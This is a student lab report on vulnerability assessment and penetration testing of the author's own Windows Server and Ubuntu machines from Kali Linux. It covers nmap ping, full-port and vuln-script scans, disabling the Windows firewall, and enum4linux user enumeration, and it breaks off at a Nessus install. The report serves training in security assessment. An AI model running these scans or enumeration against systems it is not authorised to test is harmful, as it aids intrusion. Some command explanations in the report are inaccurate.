

Vulnerability and Penetration Testing

Objective: To perform a security vulnerability assessment (VA) and penetration testing (PT) on the two identified systems (Windows and Debian Linux), document the VA and PT findings and provide a remediation plan to the customer.

Tools required: Kali Linux, Windows 10/Windows Server 2022, and Debian/Ubuntu System

Prerequisites: None



Report Time: 11:30 AM

Reported by: Mayank Jain

Email ID: mayankjain31012002@gmail.com

Step 1: Scanning:

- Start up the Kali-Linux machine.
- Next, open the terminal.
- Now use command: “sudo su - “to grant root permission to terminal.

The screenshot shows a terminal window with a dark background. At the top, there is a menu bar with options: File, Actions, Edit, View, Help. Below the menu, the terminal prompt shows a user named 'kali' at a terminal session '(kali㉿kali)-[~]'. The user then runs the command '\$ sudo su -'. A password prompt follows: '[sudo] password for kali:'. After entering the password, the terminal changes to show the root user at '(root㉿kali)-[~]'. The root prompt is preceded by a '#' sign. In the bottom left corner of the terminal window, there is a small icon of a person's head and shoulders. The overall interface is characteristic of the Kali Linux desktop environment.



- Now use command: “ip a”
- Executing this command display network interface details, including IP addresses, MAC addresses, and interface statuses.

```
[root@kali:~]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e4:2f:97 brd ff:ff:ff:ff:ff:ff
        inet 192.168.29.157/24 brd 192.168.29.255 scope global dynamic noprefixroute eth0
            valid_lft 82391sec preferred_lft 82391sec
            inet6 2405:201:4004:d021:86bc:aebb:32ff:e38f/64 scope global dynamic noprefixroute
                valid_lft 3603sec preferred_lft 3603sec
            inet6 fe80::1100:8708:f784:11b8/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
```

- Now use command: “nmap -sP [Network_ID]”
- Here the Network_ID is “192.168.29.0/24” as shown in the above screenshot.
- Now use command: “nmap -sP 192.168.29.0/24”.
- The command “nmap -sP 192.168.29.0/24” utilizes the nmap tool to conduct a Ping Scan on a range of IP addresses within the specified network.

```
[root@kali:~]# nmap -sP 192.168.29.0/24

Nmap done: 256 IP addresses (8 hosts up) scanned in 4.31 seconds
```

- Let's now consider a Windows 10 computer as the intended machine.
- After that, select the search button and enter "Command Prompt."

- Now use command: "ipconfig" to get the IP of the windows machine.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.



C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

```

- Here the windows ip is: "192.168.29.213"
- We now need to switch off the Windows 10 firewall.
- First, click on the search icon and search for "Windows Defender Firewall" and then double-click to open "Windows Defender Firewall."

- Next, as seen in the screenshot, the window that follows will open.

[Security and Maintenance](#)

[Network and Sharing Center](#)

- To turn Windows Defender Firewall on or off, click this now.
- You will now see the appearance of the window below. As indicated by the screenshot, choose the checkboxes. Next, select OK.

- Insert the following command into the terminal after switching to the Kali-Linux machine: "nmap -p- -A [Windows_IP] -oN [filename]."
- This command is intended for Windows machines and is used for port scanning and OS detection.
- **-p-:** This flag tells nmap to scan all ports from 1 to 65535. Specifying -p- means scanning all TCP ports.
- **-A:** This flag enables aggressive scanning options. It includes OS detection, version detection, script scanning, and traceroute.
- **-oN [filename]:** This option specifies the output format and file name. Replace [filename] with the desired file name to which the output will be saved. In this case, -oN will create a greppable output file.
- Here the command is: "nmap -p- -A 192.168.29.213 -oN windows_scan.txt"
- Here we are taking the filename as "windows_scan.txt"

```

- Let's now set the Ubuntu system as the scanning target.
- Turn on the Ubuntu computer.
- Select the "Terminal" option, from the dashboard, or if you do not have it on the dashboard then select the "Show Applications" icon by clicking on it and launch the terminal. The terminal window will appear.

- Now, to obtain the Ubuntu machine's IP address, use the command "ip a."

A screenshot of an Ubuntu desktop environment. On the left, there's a dock with icons for Dash, Home, and other applications. In the center, a terminal window is open with the command "ip a" running, displaying network interface details. The terminal output shows two interfaces: "lo" (loopback) and "ens33" (ethernet). The "lo" interface has an IP of 127.0.0.1/8. The "ens33" interface has an IP of 192.168.29.86/24. The desktop background is a dark purple gradient.

```
manofheaven@manofheaven:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

manofheaven@manofheaven:~$ S
```

- Here, the Ubuntu computer's IP address is: "192.168.29.86".
- In the terminal, enter the following command after switching to the Kali-Linux machine: "nmap -p- -A [Ubuntu_IP] -oN [filename]"
- This command is intended for Windows machines and is used for port scanning and OS detection.
- **-p-:** This flag instructs nmap to examine every port between 1 and 65535. When you specify -p-, all TCP ports are scanned.
- **-A:** This flag activates options for aggressive scanning. It consists of traceroute, script scanning, OS and version identification, and script scanning.
- **-oN [filename]:** The file name and output format are specified by this option. The desired file name to which the output will be saved should be substituted for [filename]. Here, the -oN option will produce a greppable output file.

- The command in this case is "nmap -p- -A 192.168.29.86 -oN ubuntu_scan.txt".

```
(root㉿kali)-[~]
# nmap -p- -A 192.168.29.86 -oN ubuntu_scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-02 00:37 EST
Nmap scan report for 192.168.29.86

```

- Now use command: "nmap -p- --script vuln* [ubuntu_IP] -oN [filename]"
- The command utilizes nmap for conducting a port scan while running specific vulnerability scripts against a target machine.
- p-:** This flag instructs nmap to scan all ports (from port 1 to 65535) on the target machine.

- **--script vuln***: This option runs specific NSE (Nmap Scripting Engine) scripts related to vulnerabilities. The `vuln*` wildcard implies running scripts that focus on vulnerability detection.
- **-oN [filename]**: This option specifies the output format and file name. Replace [filename] with the desired file name to which the output will be saved. In this case, -oN will create a greppable output file.
- Here the command is: “`nmap -p- --script vuln* 192.168.29.86 -oN ubuntu_vuln_scan.txt`”

```
(root㉿kali)-[~]
# nmap -p- --script vuln* 192.168.29.86 -oN ubuntu_vuln_scan.txt

```

Step 2: Enumeration:

- We now need to make a user called "Scanner" with the password "Pa\$\$wOrd."



- First, select "Computer Management" by doing a right-click on the Windows icon as seen in the screenshot.



- Upon displaying the "Computer Management" panel, select "Local Users and Groups." as the screenshot illustrates and Double-click "Users".



- To add a new user, right-click on "Users" and select "New User."

- A form will now display; complete it with the username "Scanner" and password "Pa\$\$w0rd." Moreover, uncheck the checkboxes as the screenshot indicates. After finishing, select "Create."

- The "Scanner" user will then appear.

- Change to the Kali-Linux window now.
- "enum4linux -u 'Scanner' -p 'Pa\$\$w0rd' -P [windows_ip] >> enum_user_view.txt" should be typed into an open terminal.
- The command you've provided seems to be an attempt to use "enum4linux" to enumerate users on a Windows machine.
- enum4linux:** This is a tool used for enumerating information from Windows and Samba systems. It helps to gather information about users, shares, and more.
- u 'Scanner':** This option specifies the username 'Scanner' that will be used for authentication.
- p 'Pa\$\$w0rd':** This option specifies the password 'Pa\$\$w0rd' associated with the username 'Scanner' for authentication purposes.
- P [windows_ip]:** This parameter indicates the IP address of the Windows machine that you want to enumerate.

- >> **enum_user_view.txt**: This part of the command is used to redirect the output of the command to a file named 'enum_user_view.txt'. The >> operator appends the output to the file instead of overwriting it if the file already exists. If the file does not exist, it will be created.
- Here the windows ip is: "192.168.29.213"
- The command is: enum4linux -u 'Scanner' -p 'Pa\$\$w0rd' -P 192.168.29.213 >> enum_user_view.txt
- Use "ls" to find the enum_user_view.txt as shown in the screenshot.

```
(root㉿kali)-[~]
# enum4linux -u 'Scanner' -p 'Pa$$w0rd' -P 192.168.29.213 >> enum_user_view.txt

(root㉿kali)-[~]
# ls
enum_user_view.txt  ubuntu_scan.txt  ubuntu_vuln_scan.txt  windows_scan.txt  window_vuln_scan.txt
```

- Now we need to use command: "cat enum_user_view.txt" to open the file and view the enumeration performed.

```
(root㉿kali)-[~]
# cat enum_user_view.txt

```

- The user cannot observe the inner workings of the operating system, identify the users that are available, or obtain the password policies when enumeration yields an account without admin privileges. For an

account with admin privileges, we can see the password policies, get domain/workgroup name and verify sessions on the machine.



Step 3: Vulnerability Analysis:

Installing Nessus:



- Switch on your Windows Server 2022 machine.
- Next, launch the web browser and look for the specified link:
<https://www.tenable.com/downloads/nessus?loginAttempted=true>
- After that, the following webpage will have the same content as the screenshot.

